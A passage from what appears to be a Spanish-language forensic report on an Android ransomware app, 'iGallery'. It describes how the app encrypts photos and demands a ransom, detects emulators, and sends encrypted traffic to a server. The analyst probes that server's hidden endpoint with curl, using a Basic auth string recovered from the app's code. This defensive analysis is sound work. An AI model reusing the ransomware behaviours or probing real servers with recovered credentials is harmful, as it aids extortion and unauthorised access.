Se realiza primero una auditoría funcional. En el propio dispositivo, una vez instalado el APK, abrimos la aplicación. Se nos solicita otorgar permiso de acceso a las imágenes y contenido multimedia del dispositivo, así como al resto de archivos. Se observan dos botones dentro de la aplicación "Organizar imágenes..." y "Buscar". Se aprecia un cuadro de búsqueda. Se introduce el nombre de una imagen existente en el dispositivo en el cuadro de búsqueda y se hace clic en el botón "Buscar". No se aprecia ningún cambio sustancial en el dispositivo ni ninguna imagen cifrada. Se hace clic en el botón "Organizar imágenes...". Se muestra una notificación indicándonos que se está organizando la galería y que esperaremos unos minutos (figura D.40 (página 205)).



**Fig. D.40.:** iGallery - Notificación de organización de galería

Transcurrido ese tiempo se muestra una nueva notificación conforme el proceso ha finalizado (figura D.41 (página 205)).



**Fig. D.41.:** iGallery - Notificación de fin de la organización de galería

Con esto se identifica el cifrado de algunas imágenes incluidas en el dispositivo de testeo (figura D.42 (página 206)). Se observa el prefijo "ENC" en las imágenes cifradas. Con esto se verifica la mal intencionalidad de la aplicación y se confirman las sospechas iniciales derivadas de la revisión del informe MOBILEDit y del estudio del código fuente de la APK. Se aprecia como se han cifrado todas las imágenes, excepto las que cuentan con formato TIFF. A su vez, solo se aprecian imágenes cifradas en directorios concretos del dispositivo.




Fig. D.42.: Imagen cifrada en el dispositivo móvil de pruebas

Se entiende que la aplicación realiza filtrados a la hora de realizar los cifrados. Primeramente, se interpreta que el *malware* cifra aquellos formatos de imagen más comunes y utilizados. A su vez, solo cifra aquellas imágenes contenidas en los directorios "/Download", "Pictures" y "DCIM". Se aprecia la modificación del fondo de pantalla del dispositivo de pruebas (figura D.43 (página 206)).





Fig. D.43.: Fondo de pantalla del dispositivo móvil de pruebas modificado

En caso de **no** disponer de un dispositivo físico para la realización de las pruebas funcionales, se propone la utilización de una máquina virtual. Podemos emplear la herramienta **SDK Manager** incluida por defecto en el software Android Studio que permite la creación de emuladores Android. Podemos ver en la figura D.44 (página 207) la parte superior derecha de la última herramienta en la que se incluyen las funcionalidades de **Device Manager** del SDK Manager. Para nuestro caso ya tenemos configurado un dispositivo con el mismo operativo que el instalado en la evidencia. Para configurar un nuevo dispositivo se debe seleccionar "*Create device*". Se nos solicitará seleccionar un modelo de dispositivo móvil y a continuación su sistema operativo. Para ejecutar dicho emulador móvil, bastará con hacer clic en el botón "play" correspondiente mostrado en la figura previa.




**Fig. D.44.:** Android Studio - Device Manager

Tras ejecutar el emulador móvil se nos mostrará como en la figura D.45 (página 208). Para instalar la APK maliciosa en dicho emulador deberemos realizar los siguientes pasos.

1. Copiar el APK correspondiente en el directorio "*platform-tools*" incluido dentro de la carpeta "*android-sdk*". En nuestro caso, el directorio completo es "*/usr/lib/android-sdk/platform-tools*".
2. Abrimos un terminal dentro del directorio "*platform-tools*" y ejecutamos el comando:

```
1 ./adb install base.apk
```

Una vez instalado el APK en el emulador se intenta iniciar. Vemos que la aplicación no se ejecuta. Se entiende que el *malware* cuenta con algún tipo de detección de máquinas virtuales.



**Fig. D.45.:** Android Studio - Emulador móvil ejecutándose

### Estudio de conexiones a servidores externos

Se comprueba si la aplicación maliciosa establece comunicaciones contra algún servidor remoto. Se analizará el tráfico de red con la herramienta **Wireshark** en nuestro equipo con sistema operativo Ubuntu 20.04. Deberemos conectar el dispositivo de pruebas a la misma red Wifi que nuestro equipo. Se debe configurar adecuadamente Wireshark estableciendo la interfaz de escucha correspondiente a la de nuestra red (en nuestro caso "wlp4s0"). Podemos ver en la imagen D.46 (página 209) la herramienta Wireshark capturando tráfico de red.




Fig. D.46.: Wireshark - Tráfico de red

Para poder filtrar y así obtener unos resultados más claros en Wireshark deberemos obtener la dirección IP asignada a nuestro dispositivo móvil. Para ello, en el teléfono, accederemos a "Ajustes", accederemos a "Conexiones" y en las redes "Wi-Fi" accederemos a la información de la red a la que estamos conectados. Podemos ver en la figura la IP asociada a nuestro dispositivo de pruebas en la figura D.47 (página 210). Una vez obtenida la dirección IP asignada a nuestro dispositivo, es hora de establecer un filtro de búsqueda en Wireshark. En el cuadro de búsqueda incluiremos el filtro a continuación mostrado con el que especificaremos que se nos muestren únicamente aquellos paquetes que incluyan susodicha IP de origen.

```
1 ip.src_host == <IP DISPOSITIVO DE PRUEBAS>
```



**Fig. D.47.:** Información de la red Wifi a la que está conectado el dispositivo de pruebas

Volveremos a incluir nuevas imágenes en el dispositivo para la realización de esta nueva prueba funcional. Se lanza la aplicación y se inicia el proceso de cifrado. La herramienta Wireshark estará escuchando en dicha interfaz de red en todo momento. Con unos pocos segundos de diferencia, esta última, captura tráfico interesante (figura D.48 (página 211))<sup>2</sup>.

Se observa tráfico TCP y TLS<sup>3</sup>. Se intuye que dicho tráfico se encuentra cifrada. De ahí se entiende la existencia del certificado encontrado entre los archivos constituyentes de la aplicación iGallery. Con esto, se concluye que el *malware* establece comunicación contra el servidor, pero no podemos saber exactamente qué información se está enviando. De cualquier forma y en función de los resultados obtenidos hasta el momento, se puede hacer una suposición de aquella información enviada. Con la información extraída anteriormente de las clases “*Sender*” y “*MainActivity*” del código fuente de iGallery se pueden inferir las siguientes suposiciones.

<sup>2</sup>Mencionar que, para este apartado, el servidor Flask se está ejecutando dentro de la misma red que el dispositivo de testeo debido a problemas con la red personal.

<sup>3</sup>TLS es un protocolo criptográfico que garantiza la conexión cifrada entre una aplicación y un servicio web.

242	95.440607891	84.17.62.9		172.20.10.2	TCP	68 [TCP Dup ACK 4#9] 443 - 44698 [ACK] Seq=1 Ack=2 Win=501 Len=0 TSval=2391...
243	101.273557446	52.111.231.0		172.20.10.2	TLSv1.2	119 Application Data
244	101.273586280	172.20.10.2		52.111.231.0	TCP	68 60116 - 443 [ACK] Seq=1 Ack=593 Win=501 Len=0 TSval=2176495613 TSect=142...
245	101.2844461684	172.20.10.3		172.20.10.2	TCP	76 40542 - 8080 [SYN] Seq=0 Win=65335 Len=0 MSS=1460 SACK_PERM=1 TSval=6582...
246	101.284509729	172.20.10.2		172.20.10.3	TCP	76 80884 - 40542 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1...
247	101.312851989	172.20.10.3		172.20.10.2	TCP	68 40542 - 8080 [ACK] Seq=1 Ack=1 Win=87808 Len=0 TSval=65826786 TSect=3937...
248	101.314908441	172.20.10.3		172.20.10.2	TCP	585 40542 - 8080 [PSH, ACK] Seq=1 Ack=1 Win=87888 Len=51 TSval=65826784 TSe...
249	101.314908441	172.20.10.2		172.20.10.3	TCP	68 80884 - 40542 [ACK] Seq=1 Ack=518 Win=64256 Len=0 TSval=3937461682 TSe...
250	101.314908441	172.20.10.2		172.20.10.3	TCP	209 80884 - 40542 [PSH, ACK] Seq=1 Ack=518 Win=64256 Len=0 TSval=3937461682 TSe...
251	101.320569607	172.20.10.3		172.20.10.2	TCP	68 40542 - 8080 [ACK] Seq=1 Ack=518 Win=64256 Len=0 TSval=65826786 TSect=...
252	101.321651882	172.20.10.3		172.20.10.2	TCP	119 40542 - 8080 [PSH, ACK] Seq=518 Ack=518 Win=64256 Len=144 TSval=65826786 TSect=...
253	101.363045320	172.20.10.2		172.20.10.3	TCP	68 80884 - 40542 [ACK] Seq=518 Ack=142 Win=88832 Len=51 TSval=65826786 TSect=...
254	101.367189844	172.20.10.3		172.20.10.2	TCP	623 40542 - 8080 [PSH, ACK] Seq=569 Ack=142 Win=88832 Len=555 TSval=65826791...
255	101.367217947	172.20.10.2		172.20.10.3	TCP	68 80884 - 40542 [ACK] Seq=142 Ack=124 Win=64256 Len=0 TSval=3937461682 TSe...
256	101.377245813	172.20.10.2		172.20.10.3	TCP	274 80880 - 40542 [PSH, ACK] Seq=142 Ack=1124 Win=64256 Len=206 TSval=3937461...
257	101.377347695	172.20.10.2		172.20.10.3	TCP	68 80884 - 40542 [FIN, ACK] Seq=349 Ack=1124 Win=64256 Len=0 TSval=3937461682 TSe...
258	101.384345696	172.20.10.3		172.20.10.2	TCP	99 40542 - 8080 [PSH, ACK] Seq=349 Ack=349 Win=89856 Len=31 TSval=65826793...
259	101.384382481	172.20.10.2		172.20.10.3	TCP	56 80880 - 40542 [RST] Seq=349 Win=0 Len=0
260	101.386174494	172.20.10.3		172.20.10.2	TCP	68 40542 - 8080 [FIN, ACK] Seq=1155 Ack=349 Win=89856 Len=0 TSval=65826793...
261	101.386193879	172.20.10.2		172.20.10.3	TCP	56 80880 - 40542 [RST] Seq=349 Win=0 Len=0
262	105.587043608	172.20.10.2		84.17.62.9	TCP	68 [TCP Keep-Alive] 44698 - 443 [ACK] Seq=1 Ack=1 Win=501 Len=0 TSval=21322...
263	105.628613096	84.17.62.9		172.20.10.2	TCP	68 [TCP Keep-Alive] 443 - 44698 [ACK] Seq=0 Ack=2 Win=501 Len=0 TSval=23918...

**Fig. D.48.: Wireshark - Tráfico de red capturado tras la ejecución del *malware* en el dispositivo de pruebas**

- Es la aplicación la que a priori establece comunicación contra el servidor.
- Entre la información enviada se podría incluir la clave de cifrado e información del dispositivo infectado.

En la figura D.49 (página 211) podemos apreciar el contenido de uno de los paquetes TCP mostrados en la figura D.48 (página 211). Observamos que la IP de destino es “172.20.10.2” y el puerto destino es el 8080. Con la herramienta **DirBuster**<sup>4</sup> [Docb] incluida en la máquina virtual Kali, antes mencionada, se procede a realizar un barrido de directorios con el fin de identificar si existe algún servicio web de interés. Se supone que la URL en cuestión será del tipo “https” debido al cifrado de la comunicación aplicación-servidor. Una configuración posible de la herramienta se muestra en la figura D.50 (página 212). Se identifican así dos *endpoints*: “/inicio” y “/download”. El primero actúa como página principal del servicio web. El segundo inicia la descarga de un APK. No se logra obtener más información de interés acerca de los mismos.

Frame 247: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0
► Linux cooked capture
► Internet Protocol Version 4, Src: 172.20.10.3, Dst: 172.20.10.2
► Transmission Control Protocol, Src Port: 40542, Dst Port: 8080, Seq: 1, Ack: 1, Len: 0
Source Port: 40542
Destination Port: 8080
[Stream index: 8]
[TCP Segment Len: 0]
Sequence number: 1 (relative sequence number)
Sequence number (raw): 2569105712

**Fig. D.49.: Wireshark - Contenido paquete TCP**

<sup>4</sup>DirBuster es una herramienta cuya finalidad es la obtención, mediante fuerza bruta, de los nombres de directorios y archivos de servicios web.




Fig. D.50.: DirBuster - Configuración

Con la información anteriormente extraída con la herramienta **Androguard** se conoce la existencia de, al menos, un tercer *endpoint*: "/CdWAhQhVKkRaLLMqfQ". Se realizan diversas pruebas contra el mismo, todas con resultado negativo.

- Se intenta acceder a dicho *endpoint* desde un navegador web, no permitiéndonos el acceso al mismo.
- Se realizan nuevas pruebas mediante el empleo de la herramienta **cURL**:

En cuanto a las peticiones cURL, se envía inicialmente una petición GET a dicho *endpoint* (figura D.51 (página 213)). De primera mano se nos devuelve un aviso de que el certificado empleado por el sitio web es autofirmado, lo que resulta realmente sospechoso. Con ello, incluimos en el comando la opción "-k", de forma que se acepten este tipo de certificados (figura D.52 (página 213)). El comando a emplear es de la forma:

```
1 curl -k <URL>
```

La salida del mismo nos devuelve la misma salida que el navegador web. Situación normal debido a que ambas tratan una petición GET. Se prueba a enviar peticiones POST.

```
wannacry@wannacry-X782X-X783X:~/AndroidStudioProjects/RANSOMWARE/Server/sourcecode$ curl https://172.20.10.2:8080/CdWAhQhVKkRaLLMqfQ
curl: (60) SSL certificate problem: self signed certificate
More details here: https://curl.haxx.se/docs/sslcerts.html

curl failed to verify the legitimacy of the server and therefore could not
establish a secure connection to it. To learn more about this situation and
how to fix it, please visit the web page mentioned above.
```

Fig. D.51.: Petición GET al endpoint sospechoso mediante cURL (I)

```
wannacry@wannacry-X782X-X783X:~/AndroidStudioProjects/RANSOMWARE/Server/sourcecode$ curl -k https://172.20.10.2:8080/CdWAhQhVKkRaLLMqfQ
<!doctype html>
<html lang=en>
<title>405 Method Not Allowed</title>
<h1>Method Not Allowed</h1>
<p>The method is not allowed for the requested URL.</p>
```

Fig. D.52.: Petición GET al endpoint sospechoso mediante cURL (II)

Se enviará una petición POST. En la figura D.53 (página 213) observamos como se muestra un error de acceso no autorizado. Con esto se entiende que dicha petición requiere algún tipo de autenticación por parte del cliente.

```
1 curl -X POST -k <URL>
```

```
wannacry@wannacry-X782X-X783X:~/AndroidStudioProjects/RANSOMWARE/Server/sourcecode$ curl -X POST -k https://172.20.10.2:8080/CdWAhQhVKkRaLLMqfQ
Unauthorized Accesswannacry@wannacry-X782X-X783X:~/AndroidStudioProjects/RANSOMW
```

Fig. D.53.: Petición POST al endpoint sospechoso mediante cURL

Rememorando lo analizado dentro de la clase “*Sender*” del código fuente del APK malicioso, existían unas líneas referidas a la cabecera “*Authorization*” de las peticiones HTTP. Dicha cabecera tenía asignada una cadena de texto codificada en base64. Probaremos a ver si se trata del método de autenticación requerido para nuestro caso. Dicha prueba se ve reflejada en la figura D.54 (página 214).

```
1 curl -H "Authorization: Basic O1FFXi03cF96P2IzV3Y4P0M50DdT" -X POST -k
<URL>
```

Se observa como la autenticación ha sido un éxito. No obstante, se menciona que el servidor no puede entender dicha petición. Con esto se sobreentiende que dicha petición POST está incompleta, es decir, que faltan ciertos datos que se deberían emitir por parte del cliente. Con todas las suposiciones realizadas hasta el momento

```
wannacry@wannacry-X782X-X783X:~/AndroidStudioProjects/RANSOMWARE/Server/sourcecode$ curl -H "Authorization: Basic OlFFXi03cF96P2IzV3Y4P0M5ODdT" -X POST -k https://172.20.10.2:8080/CdWAhQhVKkRaLLMqfQ
<!doctype html>
<html lang=en>
<title>400 Bad Request</title>
<h1>Bad Request</h1>
<p>The browser (or proxy) sent a request that this server could not understand.</p>
```

**Fig. D.54.:** Petición POST autenticada al *endpoint* sospechoso mediante cURL

se puede entender dicho funcionamiento: la aplicación podría enviar ciertos datos como claves de cifrado al servidor. Este último podría trabajar con dicha información como por ejemplo almacenándola de alguna manera. No se logra recuperar más información acerca de la URL en cuestión.

## Conclusiones de la auditoría del APK

Se logra identificar el APK como malicioso. La información recopilada de su código fuente no es muy extensa y mucho menos detallada. En el código fuente del APK se identifica una clase cuya funcionalidad se supone cifradora. Se aprecia también una clase que establece comunicaciones autenticadas contra servidores externos. Con la captura de tráfico de red se logra identificar la URL contra la que podría estar estableciendo dicha comunicación. Se trata de la misma previamente identificada con la herramienta "*Androguard*". La herramienta "*d2j-dex2jar*" no logra recuperar la implementación de los métodos incluidos en todas las clases del código fuente. Se interpreta que el APK cuenta con algún tipo de ofuscación<sup>5</sup> (técnica empleada por los autores de *malware* para ocultar la implementación del mismo).

En cuanto a las pruebas funcionales, se verifica todo lo redactado en los antecedentes. Se identifica como un virus de tipo *ransomware*. Para nuestro caso, el virus cifra las imágenes del dispositivo que cuenten con un formato específico y se ubiquen en ciertos directorios. Modifica también el fondo de pantalla del dispositivo infectado para, mediante este, solicitar un rescate monetario en forma de Bitcoin. Mediante la herramienta Wireshark se conoce también que el virus establece comunicaciones cifradas contra el servidor, desconociéndose sus contenidos. El *malware* cuenta con algún tipo de mecanismo de detección de máquinas virtuales, técnica utilizada frecuentemente por autores de *malware* para evitar ejecuciones en entornos controlados y evitar así su estudio.

<sup>5</sup>Podría darse el caso donde la herramienta utilizada no haya sido capaz de recuperar las implementaciones de las funciones. Al desconocerse, partimos de la suposición mencionada.

Se analizan todos los *endpoints* del servicio web, resultando ser “/CdWAhQhVK-kRaLLMqfQ” el más sospechoso. Se entiende que la aplicación podría enviar información relevante como claves de cifrado al servidor mediante dicho *endpoint*.

No se aprecia que el virus explote ninguna vulnerabilidad presente en el dispositivo. En función de los permisos solicitados por la aplicación, se entiende que la misma realiza su cometido a partir de las funciones básicas proporcionadas por Android.

Todas las fases de dicha auditoría han sido replicadas sobre el APK identificado entre los archivos recuperados por la herramienta MOBILedit (figura D.22 (página 190)) obteniendo los mismos resultados y concluyendo que efectivamente se trataba del *malware* en sí. La única discrepancia vislumbrada es la firma hash de dicho APK (figura D.55 (página 215)), pues no concuerda con el instalado en el dispositivo infectado.

```
PS C:\Users\fonso\Documents\MOBILedit_Forensic\samsung SM-J415FN (2022-11-23 21h37m53s)\phone_files\phone\raw3\Download>
certutil -hashfile .\iGallery.apk SHA256
SHA256 hash de .\iGallery.apk:
182f30f6845a29abbe8a3914c2763e0882b99c2b075111488e2faefecbd4533
CertUtil: -hashfile comando completado correctamente.
```

**Fig. D.55.:** Cálculo del hash del APK identificado entre los archivos recuperados con MOBILedit.

## D.2.5 Estudio del vector de entrada


Partiendo de las sospechas iniciales, comenzaremos analizando el mensaje de texto enviado por *Pedro* (figura D.16 (página 183)). En dicho mensaje se incluye una URL que se estudiará. Para este proceso, emplearemos una máquina virtual, pues se desconoce si dicha URL nos conduce a un sitio web con algún tipo de autoejecutable o *script* malintencionado. Las especificaciones de la máquina virtual son las siguientes:

- Sistema operativo **Windows XP Professional Service Pack 3 (32 bit)**.
- **4GB** de memoria RAM.
- Se establece una interfaz de red en modo **NAT**. Evidentemente, necesitaremos dar acceso a Internet a la máquina. Es el modo más seguro si deseamos que nuestra máquina virtual no esté expuesta en nuestra red.
- **No se establecen carpetas compartidas** entre la máquina virtual y nuestro equipo. Se debe aislar lo máximo posible la máquina virtual del equipo base.

La idea de utilizar un operativo tan antiguo es que los *malware* más modernos están pensados para infectar sistemas más recientes. No obstante, ante la duda de la

existencia de algún *script* por ejemplo, que se autoejecute una vez accedamos a la URL que sea capaz de infectar nuestra máquina, se opta por el empleo de un *SandBox* (concretamente *SandBoxie* [san]). Será necesario instalar en la máquina virtual un navegador, como es el caso de *K-MELEON* [K-M], que nos permita visualizar las páginas web actuales (por motivo de incompatibilidades, pues dicho operativo cuenta con *Internet Explorer* en una versión relativamente antigua). Ejecutaremos *K-MELEON* dentro del *SandBox* para, en caso de que la URL redirija a un sitio malicioso, no infectar nuestra máquina. De cualquier forma, es bien sabido que existe a día de hoy la problemática de que algunos *malware* modernos son capaces de detectar si se está ejecutando en un *SandBox* y, en ocasiones, son capaces de "escapar" de ella y obtener acceso al equipo base.

En la figura D.56 (página 216) podemos ver la herramienta *K-MELEON*, corriendo dentro del *SandBox*, tras acceder a la URL. Observamos que nos encontramos ante un código QR<sup>6</sup>. Se trata del mismo identificado entre las imágenes del dispositivo infectado en su análisis con la herramienta *MOBILedit* y el decodificado con la aplicación "Lector de códigos QR" (figura D.18 (página 185)).




**Fig. D.56.:** Informe MOBILedit - K-MELEON ejecutándose en un *SandBox* dentro de una máquina virtual Windows XP

<sup>6</sup>Dicho QR no se corresponde con el recuperado en el informe MOBILedit en el presente estudio.

El motivo es la reutilización de partes de la pericia acerca de la versión simple del virus. Para el presente apartado se han modificado aquellas capturas consideradas oportunas.

Se guarda dicho QR dentro de nuestra máquina virtual. Existen muchas soluciones para decodificación de códigos QR. Aprovecharemos que disponemos de nuestro navegador corriendo dentro de un *SandBox* para así indagar el contenido QR empleando la herramienta online **QRcode Decoder** [Dec]. Podemos ver en la figura D.57 (página 217) el QR decodificado. Contiene un enlace web formado a partir de un acortador de URL.



**Fig. D.57.:** Decodificando QR en el *SandBox* de la máquina virtual

Dicho enlace nos redirige a una página con TLS implementado, con lo que se establece conexión segura contra la misma. La propia URL al carecer también de dominio propio, incrementa nuestras sospechas sobre el sitio. Se observan similitudes entre la URL recuperada y la IP observada en el tráfico capturada por Wireshark (figura D.48 (página 211)). Vemos una captura de dicho sitio web en la figura D.58 (página 218). Se aprecia un botón de descarga. Haciendo clic observamos como se inicia la descarga de un archivo llamado *iGallery.apk*.



**Fig. D.58.:** Web maliciosa abierta en máquina virtual

### Auditoría del APK descargado

Se instala dicho APK en el dispositivo móvil de testeo y se analiza en profundidad empleando las mismas técnicas empleadas anteriormente (D.2.4 (página 193) y D.2.4 (página 204)). Se verifica que se trata de la misma aplicación malintencionada presente en la evidencia.

Se sube el nuevo APK a VirusTotal (figura D.59 (página 219)) y se obtienen los mismos resultados obtenidos previamente (figura D.27 (página 193)). Se advierte una discrepancia notoria con respecto al APK extraído de la evidencia, los hashes SHA256 no coinciden.

